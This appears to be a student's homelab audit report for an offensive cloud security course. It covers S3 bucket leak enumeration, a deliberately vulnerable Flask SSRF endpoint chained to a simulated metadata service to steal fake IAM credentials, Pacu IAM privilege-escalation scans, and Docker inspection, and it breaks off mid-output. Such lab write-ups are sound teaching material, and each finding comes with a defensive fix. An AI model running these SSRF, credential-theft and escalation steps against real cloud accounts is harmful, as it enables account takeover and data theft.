

AUTHORIZED HOMELAB ENVIRONMENT — KALI LINUX + DOCKER + LOCALSTACK

WEEK 11

Cloud & Infrastructure Audit Report

Cloud Security & Attacking Modern Infrastructure

PREPARED BY

Umar Farooq

COURSE

Cybersecurity — Offensive Cloud Track

INSTRUCTOR

Sir Affan

ENVIRONMENT

Kali Linux + Docker + LocalStack

REPORT DATE

July 16, 2026

CLASSIFICATION

Educational / Homelab Only

01

Executive Summary

This report presents the findings from Week 11 of the Offensive Cybersecurity course, focusing on Cloud Security and Attacking Modern Infrastructure. All activities were conducted exclusively within an authorized homelab environment using Kali Linux, Docker, LocalStack (AWS emulator), and supporting open-source tooling. No external or production cloud infrastructure was accessed at any point.

The assessment simulated the full attack chain that a real-world threat actor would follow when targeting a misconfigured cloud environment — from initial cloud asset reconnaissance and S3 bucket enumeration, through Server-Side Request Forgery (SSRF) exploitation to steal Instance Metadata Service (IMDS) credentials, to Identity and Access Management (IAM) privilege enumeration using the Pacu exploitation framework, and finally container security assessment including filesystem enumeration and Kubernetes API connectivity probing.

Task	Area	Tools Used	Status
01	Cloud Recon & S3 Bucket Leaks	AWS CLI, S3Scanner, LocalStack	✓ Completed
02	SSRF → Metadata Credential Theft	Flask, cURL, IMDS Simulator	✓ Completed
03	IAM Enumeration & Privilege Escalation	Pacu v1.7.0, LocalStack IAM/STS	✓ Completed
04	Container & Kubernetes Security	Docker, docker inspect, kubectl	✓ Completed

Ethical Disclosure

All tasks in this report were performed in a fully isolated homelab. LocalStack was used as a safe AWS emulator. No real AWS accounts, credentials, or cloud infrastructure were accessed or affected. All findings are simulated for educational demonstration only.

02

Deliverable 1 — Cloud Asset Map

The cloud asset map represents a comprehensive inventory of all discovered infrastructure components identified during the reconnaissance and assessment phases. In a real engagement this map guides the attacker's pivot path; in a defensive context it forms the foundation of asset management and attack surface reduction.

2.1 Discovered Cloud Assets

#	Asset / Service	Address / Port	Type	Risk Level
1	LocalStack Cloud Emulator	localhost:4566	AWS Simulator (S3, IAM, STS, etc.)	High — Lab

2	Public S3 Bucket: week11-public-leak	s3://week11-public-leak	Cloud Storage (Public)	CRITICAL
3	Exposed File: aws-keys.txt	s3://week11-public-leak/	Credential File	CRITICAL
4	Exposed File: id_rsa	s3://week11-public-leak/	SSH Private Key	CRITICAL
5	Exposed File: employees.db	s3://week11-public-leak/	Database Dump	HIGH
6	SSRF Vulnerable Flask App	127.0.0.1:5000	Web Application	CRITICAL
7	Fake IMDS Metadata Service	127.0.0.1:8000	Metadata Endpoint	CRITICAL
8	Pacu Exploitation Framework	Local — Kali Linux	Attack Tool	N/A — Tool
9	Docker: LocalStack Container	0.0.0.0:4566→4566/tcp	Container (Healthy)	Medium
10	Docker: DVWA Container (Exited)	0.0.0.0:80→80/tcp	Vulnerable Web App	HIGH
11	Docker: Dionaea Honeypot (Exited)	Ports 21,23,80,443,445	Honeypot Container	LOW
12	Kubernetes (kubectl)	localhost:8080	K8s — No Active Cluster	LOW

```
(sain@autonomous) ~/pacu
$ cat ~/week11-final-report/evidence/cloud_asset_map.txt
Cloud Assets Identified

1. LocalStack Cloud Emulator
  - Port: 4566
  - Services: S3, IAM, STS

2. Public S3 Bucket
  - week11-public-leak

3. Exposed Sensitive Files
  - aws-keys.txt
  - id_rsa
  - employees.db

4. SSRF Vulnerable Flask Application
  - Port: 5000

5. Fake Metadata Service
  - Port: 8000

6. Pacu AWS Exploitation Framework
  - IAM Enumeration
  - Privilege Escalation Scanning

7. Docker Containers
  - LocalStack
  - Honeypot Containers
  - Web Containers

8. Kubernetes Findings
  - kubectl installed
  - No active cluster
  - No kubeconfig exposure

(sain@autonomous) ~/pacu
```

Figure: cloud_asset_map.txt — Evidence file listing all 8 discovered cloud assets

```
$ cat ~/week11-final-report/evidence/docker_containers.txt
CONTAINER ID    IMAGE                                COMMAND                                CREATED        STATUS        PORTS
RTS
45827520585c    localstack/localstack:3.0          "docker-entrypoint.sh"              15 minutes ago Up 15 minutes (healthy) 45
10-4559/tcp, 5678/tcp, 0.0.0.0:4566→4566/tcp, [::]:4566→4566/tcp
a96275222f29    vulnerables/web-dvwa               "/main.sh"                          6 weeks ago    Exited (255) 6 weeks ago 0.
0.0.0:80→80/tcp, [::]:80→80/tcp
c2eb6a1b49c1    wappalyzer/cli                    "/usr/app/entrypoint..."          2 months ago    Exited (255) 2 months ago
5eadf92d64ee    dinotoools/dionaea                "/usr/local/sbin/ent..."          3 months ago    Exited (255) 3 months ago 0.
0.0.0:21→21/tcp, [::]:21→21/tcp, 0.0.0.0:23→23/tcp, [::]:23→23/tcp, 0.0.0.0:80→80/tcp, [::]:80→80/tcp, 0.0.0.
0:443→443/tcp, [::]:443→443/tcp, 0.0.0.0:445→445/tcp, [::]:445→445/tcp
dionaea-honeypot
(saim@autonomous) - [~/pacu]
```

Figure: docker_containers.txt — Full Docker container inventory exported during assessment

2.2 Key Reconnaissance Finding

CRITICAL FINDING — Public Bucket with Sensitive Credentials Exposed

The S3 bucket 'week11-public-leak' was publicly readable and contained aws-keys.txt (AWS access and secret keys), id_rsa (SSH private key), and employees.db (database dump). An unauthenticated attacker could download all three files in under 60 seconds using standard AWS CLI commands. This demonstrates that security by obscurity fails completely in cloud environments — if a resource is public, it will be found.

03 Task 01 — Cloud Reconnaissance & S3 Bucket Leaks

Cloud reconnaissance is the first step in any cloud-focused attack chain. Attackers use automated tooling and manual enumeration to discover public-facing cloud assets belonging to a target organisation. Publicly accessible S3 buckets are among the most commonly exploited cloud misconfigurations.

3.1 Environment Setup — LocalStack

LocalStack was deployed as a Docker container to emulate AWS services locally, providing a safe and fully controllable environment. The container exposed port 4566 and served S3, IAM, and STS endpoints.

```
(saim@autonomous) - [~]
$ docker ps
CONTAINER ID    IMAGE                                COMMAND                                CREATED        STATUS        PORTS
S
d2bb76adbfd4    localstack/localstack:3.0          "docker-entrypoint.sh"              36 seconds ago Up 35 seconds (healthy) 4510
-4559/tcp, 5678/tcp, 0.0.0.0:4566→4566/tcp, [::]:4566→4566/tcp
(saim@autonomous) - [~]
```

Figure: LocalStack container running healthy — docker ps output confirming port 4566 exposed

3.2 Bucket Creation & File Staging

A public-style bucket named week11-public-leak was created to simulate a misconfigured corporate S3 bucket. Three high-value sensitive files were staged inside: an AWS credentials file, an SSH private key, and an employee database.

```
$ awslocal --endpoint-url=http://localhost:4566 s3 mb s3://week11-public-leak
awslocal s3 cp aws-keys.txt s3://week11-public-leak
awslocal s3 cp id_rsa s3://week11-public-leak
awslocal s3 cp employees.db s3://week11-public-leak
```

```
(saim@autonomous)-[~]
$ awslocal --endpoint-url=http://localhost:4566 s3 mb s3://week11-public-leak
make_bucket: week11-public-leak
(saim@autonomous)-[~]
```

Figure: S3 bucket 'week11-public-leak' successfully created via awslocal

```
(saim@autonomous)-[~/fake-secrets]
$ ls -la
total 20
drwxrwxr-x  2 saim saim 4096 May 15 12:34 .
drwx----- 41 saim saim 4096 May 15 12:31 ..
-rw-rw-r--  1 saim saim   67 May 15 12:31 aws-keys.txt
-rw-rw-r--  1 saim saim   35 May 15 12:32 employees.db
-rw-rw-r--  1 saim saim   75 May 15 12:32 id_rsa
(saim@autonomous)-[~/fake-secrets]
$
```

Figure: Fake sensitive files staged in ~/fake-secrets: aws-keys.txt, employees.db, id_rsa

```
(saim@autonomous)-[~/fake-secrets]
$ awslocal s3 cp aws-keys.txt s3://week11-public-leak
upload: ./aws-keys.txt to s3://week11-public-leak/aws-keys.txt
(saim@autonomous)-[~/fake-secrets]
$
```

Figure: First file successfully uploaded to the public S3 bucket

3.3 Bucket Enumeration & Data Harvesting

Enumeration confirmed the bucket was publicly listable. All three sensitive files were visible without authentication. The attacker then downloaded the credentials file and performed a mass sync of all bucket contents to a local loot directory.

```
$ awslocal s3 ls s3://week11-public-leak
awslocal s3 cp s3://week11-public-leak/aws-keys.txt .
cat aws-keys.txt
awslocal s3 sync s3://week11-public-leak ./loot
```

```
(saim@autonomous)-[~/fake-secrets]
$ awslocal s3 ls s3://week11-public-leak
2026-05-15 12:37:28          67 aws-keys.txt
2026-05-15 12:38:54          35 employees.db
2026-05-15 12:38:11          75 id_rsa

(saim@autonomous)-[~/fake-secrets]
$
```

Figure: awslocal s3 ls confirming all 3 files publicly listed inside the bucket

```
(saim@autonomous)-[~/fake-secrets]
$ awslocal s3 cp s3://week11-public-leak/aws-keys.txt .
download: s3://week11-public-leak/aws-keys.txt to ./aws-keys.txt

(saim@autonomous)-[~/fake-secrets]
$ cat aws-keys.txt
AWS_ACCESS_KEY_ID=AKIAFAKEKEY
AWS_SECRET_ACCESS_KEY=FAKESECRETKEY

(saim@autonomous)-[~/fake-secrets]
$
```

Figure: aws-keys.txt downloaded and cat'd — AKIAFAKEKEY and FAKESSECRETKEY exposed in plaintext

```
(saim@autonomous)-[~/fake-secrets]
$ awslocal s3 sync s3://week11-public-leak ./loot
download: s3://week11-public-leak/aws-keys.txt to loot/aws-keys.txt
download: s3://week11-public-leak/id_rsa to loot/id_rsa
download: s3://week11-public-leak/employees.db to loot/employees.db

(saim@autonomous)-[~/fake-secrets]
$ ls -la loot
total 20
drwxrwxr-x 2 saim saim 4096 May 15 12:42 .
drwxrwxr-x 3 saim saim 4096 May 15 12:42 ..
-rw-rw-r-- 1 saim saim   67 May 15 12:37 aws-keys.txt
-rw-rw-r-- 1 saim saim   35 May 15 12:38 employees.db
-rw-rw-r-- 1 saim saim   75 May 15 12:38 id_rsa

(saim@autonomous)-[~/fake-secrets]
$
```

Figure: Mass data harvesting via s3 sync — all 3 files dumped to ./loot directory

Learning Outcome

Security by obscurity fails entirely in cloud environments. A single misconfigured ACL on an S3 bucket can expose years of credentials, SSH keys, and database dumps to any internet-connected attacker. Tools like S3Scanner and CloudEnum can find these buckets in minutes. The fix is simple: enable Block Public Access at the account level and enforce bucket policies that deny unauthenticated reads.

04 Deliverable 2 — Metadata Exploitation Log (SSRF → Cloud Credential)

Server-Side Request Forgery (SSRF) is a vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain or IP. In cloud environments, the most dangerous target is the Instance Metadata Service (IMDS) at 169.254.169.254 — a non-routable address that cloud instances use to retrieve temporary IAM credentials.

The exploitation chain demonstrated here is one of the most impactful attack paths in cloud security: a single SSRF bug in a web application can result in full cloud account compromise within minutes.

4.1 SSRF Vulnerable Application Setup

A custom Flask web application was created with a deliberately vulnerable `/fetch` endpoint that accepts a user-supplied URL and makes a server-side HTTP request without validation. This simulates the type of SSRF vulnerability commonly found in image-loading features, URL preview services, and webhook handlers.

```
$ # Vulnerable Flask endpoint
python3 app.py
# Serving on http://127.0.0.1:5000
# Test SSRF: curl 'http://127.0.0.1:5000/fetch?url=https://example.com'
```

```
(saim@autonomous)~/ssrf-lab
$ python3 app.py
* Serving Flask app 'app'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://10.0.2.15:5000
Press CTRL+C to quit
```

Figure: Flask SSRF application running on port 5000 — development server active

```
Session Actions Edit View Help
(saim@autonomous)~
$ curl "http://127.0.0.1:5000/fetch?url=https://example.com"
<!doctype html><html lang="en"><head><title>Example Domain</title><meta name="viewport" content="width=device-width, initial-scale=1"><style>body{background:#eee;width:60vw;margin:15vh auto;font-family:system-ui,sans-serif}h1{font-size:1.5em}div{opacity:0.8}a:link,a:visited{color:#348}</style></head><body><div><h1>Example Domain</h1><p>This domain is for use in documentation examples without needing permission. Avoid use in operations.</p><p><a href="https://iana.org/domains/example">Learn more</a></p></div></body></html>
```

Figure: SSRF proof — server fetched external URL (example.com) and returned its HTML response

4.2 Metadata Service Simulation (IMDS)

A second Flask application was created to simulate the AWS Instance Metadata Service (IMDS), returning realistic temporary IAM credentials at the standard IMDS endpoint path. This service ran on port 8000 and responded with AccessKeyId, SecretAccessKey, Token, and Expiration — exactly as a real EC2 IMDS would.

```
$ # Fake IMDS metadata service
python3 metadata.py
# Serving on http://127.0.0.1:8000
# Endpoint: /latest/meta-data/iam/security-credentials/
```

```
(saim@autonomous)~/ssrf-lab
$ python3 metadata.py
* Serving Flask app 'metadata'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:8000
* Running on http://10.0.2.15:8000
Press CTRL+C to quit
```

Figure: Simulated IMDS metadata service running on port 8000 — IAM credential endpoint active

4.3 SSRF Exploitation — Credential Theft

The SSRF vulnerability was chained to the metadata service. By supplying the IMDS URL as the target of the fetch parameter, the vulnerable application made an internal request to the metadata service and returned the temporary IAM credentials to the attacker. This is the exact technique used in the 2019 Capital One breach.

```
$ curl 'http://127.0.0.1:5000/fetch?url=http://127.0.0.1:8000/latest/meta-data/iam/security-credentials/'
# Response: {
#   "AccessKeyId": "ASIAFAKEACCESSKEY",
#   "SecretAccessKey": "FakeSecretKey123",
#   "Token": "FakeSessionTokenXYZ",
#   "Expiration": "2026-12-31T23:59:59Z"
# }
```

```
(saim@autonomous)-[~]
$ curl "http://127.0.0.1:5000/fetch?url=http://127.0.0.1:8000/latest/meta-data/iam/security-credentials/"
{
  "AccessKeyId": "ASIAFAKEACCESSKEY",
  "SecretAccessKey": "FakeSecretKey123",
  "Token": "FakeSessionTokenXYZ",
  "Expiration": "2026-12-31T23:59:59Z"
}

(saim@autonomous)-[~]
$
```

Figure: CRITICAL — SSRF chained to IMDS: curl request returns AccessKeyId, SecretAccessKey, Token, and Expiration

4.4 Stolen Credentials — Profile Creation & Use

The stolen credentials were saved to disk in the AWS credentials file format and configured as a new AWS CLI profile named 'stolen'. This simulates the attacker's next step: using the stolen temporary credentials to authenticate against AWS APIs and determine what level of cloud access has been gained.

```
$ # Credentials saved to disk
cat stolen-creds/credentials
aws configure # Enter stolen AccessKeyId + SecretAccessKey
aws sts get-caller-identity --profile stolen
```

```
(saim@autonomous)-[~/stolen-creds]
$ cat credentials
[default]
aws_access_key_id = ASIAFAKEACCESSKEY
aws_secret_access_key = FakeSecretKey123
aws_session_token = FakeSessionTokenXYZ

(saim@autonomous)-[~/stolen-creds]
$
```

Figure: Stolen credentials saved to disk — credentials file with all three values

```
(saim@autonomous)-[~]
$ aws configure
AWS Access Key ID [None]: test
AWS Secret Access Key [None]: test
Default region name [None]: us-east-1
Default output format [None]: json

(saim@autonomous)-[~]
$
```

Figure: AWS CLI configured with stolen credentials — ready for further exploitation

CRITICAL FINDING — SSRF to Full Cloud Credential Theft


A single SSRF vulnerability allowed complete exfiltration of temporary IAM credentials from the metadata service. These credentials could be immediately used to authenticate to AWS APIs and access any resource the associated IAM role was permitted to reach. The fix is to enforce IMDSv2 (require a PUT token before any GET request), which completely blocks this attack since SSRF cannot perform the required PUT hop.

05 Deliverable 3 — IAM Privilege Escalation Path

Identity and Access Management (IAM) is the central authorisation system for AWS — often described as the 'Active Directory of the Cloud'. Misconfigured IAM permissions are the root cause of the majority of serious cloud breaches. Even a single over-privileged action — such as `iam:CreateAccessKey` — can allow an attacker to generate new long-term credentials for any user in the account, including administrators.

5.1 Pacu Framework Initialisation

Pacu (by Rhino Security Labs) is the leading open-source AWS exploitation framework. It was installed and a new session named `week11-lab` was created. The framework provides over 40 modules covering enumeration, privilege escalation, persistence, and exfiltration.

A terminal window with a dark background. At the top, there is a large ASCII art logo of a rhinoceros. Below the logo, the text reads: "Version: 1.7.0", "What would you like to name this new session? week11-lab", and "Session week11-lab created.". At the bottom, it shows the GitHub link for Pacu and the author's information: "Pacu - https://github.com/RhinoSecurityLabs/pacu" and "Written and researched by Spencer Gietzen of Rhino Security Labs - https://rhinosecuritylabs.com/".

```
Version: 1.7.0
What would you like to name this new session? week11-lab
Session week11-lab created.

Pacu - https://github.com/RhinoSecurityLabs/pacu
Written and researched by Spencer Gietzen of Rhino Security Labs - https://rhinosecuritylabs.com/
```

Figure: Pacu v1.7.0 launched — session 'week11-lab' created successfully




Figure: Pacu banner — AWS exploitation framework ready for credential import and module execution

5.2 Credential Import & IAM Enumeration

The stolen credentials from Task 02 were imported into Pacu using the `set_keys` command. The IAM enumeration module was then executed to map all permissions associated with the current identity. The LocalStack environment limitation prevented full STS resolution, which is documented as a finding below.

```
Key alias [None]: test
Access key ID [None]: test
Secret access key [None]: us-east-1
Session token (Optional - for temp AWS keys only) [None]:

Keys saved to database.

Pacu (week11-lab:test) > 
```

Figure: Stolen credentials imported into Pacu — key alias 'test', saved to session database

```
}
Pacu (week11-lab:test) > run iam_enum_permissions
Running module iam_enum_permissions...

[2026-05-15 17:41:35] Pacu encountered an error while running the previous command. Check /home/saim/.local/share/pacu/week11-lab/error_log.txt for technical details, or use the debug command. [LOG LEVEL: MINIMAL]

<class 'botocore.exceptions.ClientError':>: An error occurred (InvalidClientTokenId) when calling the GetCallerIdentity operation: The security token included in the request is invalid.

Pacu (week11-lab:test) > 
```

Figure: `iam_enum_permissions` executed — LocalStack STS token validation error documented

```
Pacu (week11-lab:test) > run iam__enum_permissions
Running module iam__enum_permissions...
[iam__enum_permissions] Not an IAM user or role. Exiting...

[iam__enum_permissions] iam__enum_permissions completed.

[iam__enum_permissions] MODULE SUMMARY:

Unable to find users/roles to enumerate permissions

Pacu (week11-lab:test) > █
```

Figure: Second IAM enumeration run — 'Not an IAM user or role' confirms LocalStack constraint

Observation — LocalStack STS Compatibility

Pacu's IAM modules require valid STS-resolvable credentials. LocalStack's 'test' credentials satisfy S3 and basic API calls but do not satisfy Pacu's GetCallerIdentity check (InvalidClientTokenId). In a real engagement with valid stolen IMDS credentials, these modules would return complete IAM user details, attached policies, and all discoverable privilege escalation paths. This limitation is a consequence of the homelab environment, not of Pacu's capability.

5.3 Privilege Escalation Scan

The iam__privesc_scan module was executed to automatically identify any privilege escalation paths available to the current identity. This module checks for over 20 known escalation techniques including iam:CreateAccessKey, iam:AttachUserPolicy, iam:PutUserPolicy, and PassRole abuse.

```
Pacu (week11-lab:test) > run iam__privesc_scan
Running module iam__privesc_scan...
[iam__privesc_scan] No permissions detected yet.
[iam__privesc_scan] Data (Current User/Role > Permissions) not found, run module "iam__enum_permissions" to fetch i
t? (y/n) y
[iam__privesc_scan] Running module iam__enum_permissions...
[iam__enum_permissions] Not an IAM user or role. Exiting...

[iam__enum_permissions] iam__enum_permissions completed.

[iam__enum_permissions] MODULE SUMMARY:

Unable to find users/roles to enumerate permissions

[iam__privesc_scan] None found

[iam__privesc_scan] iam__privesc_scan completed.

[iam__privesc_scan] MODULE SUMMARY:

Privilege escalation was not successful

Pacu (week11-lab:test) > █
```

Figure: iam__privesc_scan executed — module summary shows no paths found (LocalStack constraint)

```

[Category: ESCALATE]

  cfn__resource_injection
  iam__privsec_scan

[Category: EXFIL]

  ebs__download_snapshots
  rds__explore_snapshots
  s3__download_bucket

[Category: ENUM]


  acm__enum
  apigateway__enum
  aws__enum_account
  aws__enum_spend
  cloudformation__download_data
  codebuild__enum
  cognito__enum
  ds__enum
  dynamodb__enum
  ebs__enum_volumes_snapshots
  ec2__check_termination_protection
  ec2__download_userdata
  ec2__enum
  ecr__enum
  ecs__enum
  ecs__enum_task_def
  eks__enum
  elasticbeanstalk__enum
  glue__enum
  guardduty__list_accounts
  guardduty__list_findings
  iam__bruteforce_permissions
  iam__decode_accesskey_id
  iam__detect_honeytokens
  iam__enum_action_query
  iam__enum_permissions
  iam__enum_users_roles_policies_groups
  iam__get_credential_report
  inspector__get_reports
  lambda__enum
  lightsail__enum
  mq__enum
  organizations__enum
  rds__enum

```

Figure: Full Pacu module listing — ESCALATE, EXFIL, and ENUM categories available

5.4 Simulated Escalation Path

The diagram below illustrates the complete privilege escalation chain as it would execute against a real AWS environment with over-privileged IAM users. The path moves from the initial SSRF web vulnerability through metadata credential theft, into Pacu-assisted IAM enumeration, and ultimately to full administrator access via iam:CreateAccessKey abuse.



Step	Action	IAM Permission Required	Outcome
1	Exploit SSRF vulnerability	None (web bug)	Reach IMDS endpoint
2	Query IMDS credential endpoint	None (misconfiguration)	Steal temp AccessKey + Token
3	Configure AWS CLI stolen profile	None	Authenticated AWS session
4	Import creds into Pacu	None	Framework ready for attack
5	Run iam__enum_permissions	iam:GetUser (read)	Map current permissions
6	Run iam__privesc_scan	Various read actions	Identify escalation paths
7	Execute iam:CreateAccessKey	iam:CreateAccessKey	New Admin credentials generated
8	Authenticate as Cloud Admin	AdministratorAccess	Full account takeover

Key Principle — Least Privilege

The entire escalation chain depends on a single misconfigured permission: iam:CreateAccessKey granted to a developer user. Enforcing least privilege — giving users only the minimum permissions they need — would completely block Step 7 and prevent account takeover. AWS IAM Access Analyzer and Service Control Policies (SCPs) can automatically detect and prevent this type of over-privileged configuration.

06

Task 04 — Container & Kubernetes Security

Modern cloud applications are increasingly deployed in containers orchestrated by Kubernetes. Container misconfigurations — such as running in privileged mode or exposing the Docker socket — can allow an attacker who has gained a foothold inside a container to escape to the underlying host OS, compromising all other containers and the host system itself.

6.1 Docker Container Enumeration

Running containers were enumerated using `docker ps`. The LocalStack container was found healthy and active. Previous containers including DVWA (vulnerable web app) and the Dionaea honeypot were identified in exited state. Full container inspection was performed to gather configuration details.

```
(saim@autonomous)-[~/pacu]
$ docker ps
CONTAINER ID   IMAGE                                COMMAND                                  CREATED        STATUS        PORTS
45827520585c   localstack/localstack:3.0           "docker-entrypoint.sh"                  4 minutes ago  Up 4 minutes (healthy)  4510-4559/tcp, 5678/tcp, 0.0.0.0:4566->4566/tcp, [::]:4566->4566/tcp
[::]:4566->4566/tcp  localstack
```

Figure: `docker ps` — LocalStack container running healthy, ports 4510-4559 and 4566 exposed

```
(saim@autonomous)-[~/pacu]
$ docker inspect localstack
[
  {
    "Id": "45827520585c57fed514ac0dc066dacb1d67b19d6d47cccd2c2089446b29ff",
    "Created": "2026-05-15T17:44:44.434958562Z",
    "Path": "docker-entrypoint.sh",
    "Args": [],
    "State": {
      "Status": "running",
      "Running": true,
      "Paused": false,
      "Restarting": false,
      "OOMKilled": false,
      "Dead": false,
      "Pid": 77854,
      "ExitCode": 0,
      "Error": "",
      "StartedAt": "2026-05-15T17:44:45.056003266Z",
      "FinishedAt": "0001-01-01T00:00:00Z",
      "Health": {
        "Status": "healthy",
        "FailingStreak": 0,
        "Log": [
          {
            "Start": "2026-05-15T13:48:49.671576048-04:00",
            "End": "2026-05-15T13:48:51.724810279-04:00",
            "ExitCode": 0,
            "Output": "{\n  \"acm\": \"disabled\", \"apigateway\": \"disabled\", \"cloudformation\": \"disabled\", \"cloudwatch\": \"disabled\", \"config\": \"disabled\", \"dynamodb\": \"disabled\", \"dynamodbstreams\": \"disabled\", \"ec2\": \"disabled\", \"es\": \"disabled\", \"events\": \"disabled\", \"firehose\": \"disabled\", \"iam\": \"available\", \"kinesis\": \"disabled\", \"kms\": \"disabled\", \"lambda\": \"disabled\", \"logs\": \"disabled\", \"opensearch\": \"disabled\", \"redshift\": \"disabled\", \"resource-groups\": \"disabled\", \"resourcegroupstaggingapi\": \"disabled\", \"route53\": \"disabled\", \"route53resolver\": \"disabled\", \"s3\": \"available\", \"s3control\": \"disabled\", \"scheduler\": \"disabled\", \"secretsmanager\": \"disabled\", \"ses\": \"disabled\", \"sns\": \"disabled\", \"sqs\": \"disabled\", \"ssm\": \"disabled\", \"stepfunctions\": \"disabled\", \"sts\": \"running\", \"support\": \"disabled\", \"swf\": \"disabled\", \"transcribe\": \"disabled\"\n}"
          },
          {
            "Start": "2026-05-15T13:49:01.746669332-04:00",
            "End": "2026-05-15T13:49:03.119454819-04:00",
            "ExitCode": 0,
